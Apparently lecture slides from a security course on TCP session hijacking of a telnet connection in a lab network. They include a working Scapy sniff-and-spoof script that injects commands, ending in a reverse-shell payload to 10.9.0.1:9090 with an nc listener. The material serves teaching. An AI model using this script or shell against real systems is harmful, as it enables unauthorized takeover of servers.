
Goal: To inject data in an established connection.

Spoofed TCP Packet: The following fields need to be set correctly:

- Source IP address, Source Port,
- Destination IP address, Destination Port
- Sequence number (within the receiver's window)

TCP Session Hijacking Attack: Sequence Number

- If the receiver has already received some data up to the sequence number x, the next sequence number is x+1. If the spoofed packet uses sequence number as x+δ, it becomes out of order.
- The data in this packet will be stored in the receiver's buffer at position x+δ, leaving δ spaces (having no effect). If δ is large, it may fall out of the boundary (i.e., larger than receive window).



Hijacking a Telnet Connection

Steps:

- User establishes a telnet connection with the server.
- Attacker sniffs the packets from telnet server to client
- Generate a reply packet with payload data being our command

  --- If this command is input/output redirection command, then we can redirect the server's input/output to our attacker machine (i.e., taking over the telnet session).

Sniffing part (hijacking_auto.py)

```
cli  = "10.9.0.6"
srv  = "10.9.0.5"

myFilter = 'tcp and src host {} and dst host {} and src port 23'.format(srv, cli)
print("Running Session Hijacking attack ...")
print("Filter used: {}".format(myFilter))
print("Spoofing TCP packets from Client ({}) to Server ({})".format(cli, srv))

# Change the iface field with the actual name on your container
sniff(iface='br-07950545de5e', filter=myFilter, prn=spoof)
```

- Change iface to your case.

Sproof part (hijacking_auto.py)

```
def spoof(pkt):
    old_ip  = pkt[IP]
    old_tcp = pkt[TCP]

    # TCP data length
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs * 4

    newseq = old_tcp.ack + 10
    newack = old_tcp.seq + tcp_len - 20

    #############################################################
    ip   = IP( src = old_ip.dst,   #  ?
               dst = old_ip.src     # ?
             )

    tcp = TCP( sport = old_tcp.dport,
               dport = old_tcp.sport,
               flags = "A",
               seq   = newseq,
               ack   = newack
             )

    data = "\ntouch success\n"
    #data = "\n/bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
    #############################################################

    pkt = ip/tcp/data
    ls(pkt)
    send(pkt,verbose=0)
    quit()
```

Telnet Protocol

- Client first runs a 3-way handshake protocol with server to establish TCP connection and exchange messages over this TCP.

- **Server**: (a) Take input from this TCP connection (e.g.,via recv()) and execute; (b) print output to this TCP connection, which will be received by client and displayed on its screen.

- **Example**. If Data="\n touch success", the server runs

$ touch success

Then, instead of displaying the result on the server's screen, it sends to client (file success is created).

Print to attacker's screen

- Data="\r touch success" will print the result to the **legal client**'s screen (if it would do) but not the **attacker** screen.
- To enable this, use

Data="\r touch success >/dev/tcp/10.9.0.1/9090 \r"

This redfines the output to **/dev/tcp/10.9.0.1/9090**.

- Server will explain /dev/tcp/10.9.0.1/9090 as it follows: it first establishes TCP connection to server 10.9.0.1 with port 9090 and writes the output to this new TCP connection.

Launch the TCP Session Hijacking Attack

- But this still can not be called hijacking!
- Desired: take over the telnet client role and interact with server
- Technically, this means:
    1. we can type the input to server from our machine
    2. obtain the output of server from our machine
- More precisely, we want to
    - redirect the server's standard input and standard output to **our machine**
- This is the command:

```
/bin/bash -i  >/dev/tcp/10.9.0.1/9090    2>&1    0<&1
```

(2 for standard error output, 1 for standard output, 0 for standard input)

Launch the TCP Session Hijacking Attack

- What does this magic command do?

```
/bin/bash -i >/dev/tcp/10.9.0.1/9090 2>&1 0<&1
```

- It redefines the standard out (1) to the new tcp connection
- Assign the standard error output address (descriptor 2) to the address of descriptor 1 (that is, the new tcp connection)
- Assign the standard input address (descriptor 0) to the address of descriptor 1 (that is, the new tcp connection again)
- Thus, intput, output, error output are all directed to the new connection.

Spoofing for hijacking (hijack_auto.py)

- Run a tcp server to take over the hijacked telnet: nc -lnv 9090

```
def spoof(pkt):
    old_ip  = pkt[IP]
    old_tcp = pkt[TCP]

    # TCP data length
    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs * 4

    newseq = old_tcp.ack + 10
    newack = old_tcp.seq + tcp_len - 20

    #############################################################
    ip  = IP( src = old_ip.dst,   #  ?
              dst = old_ip.src    # ?
            )

    tcp = TCP( sport = old_tcp.dport,
               dport = old_tcp.sport,
               flags = "A",
               seq   = newseq,
               ack   = newack
             )

    #data = "\ntouch success\n"
    data = "\n/bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
    #############################################################

    pkt = ip/tcp/data
    ls(pkt)
    send(pkt,verbose=0)
    quit()
```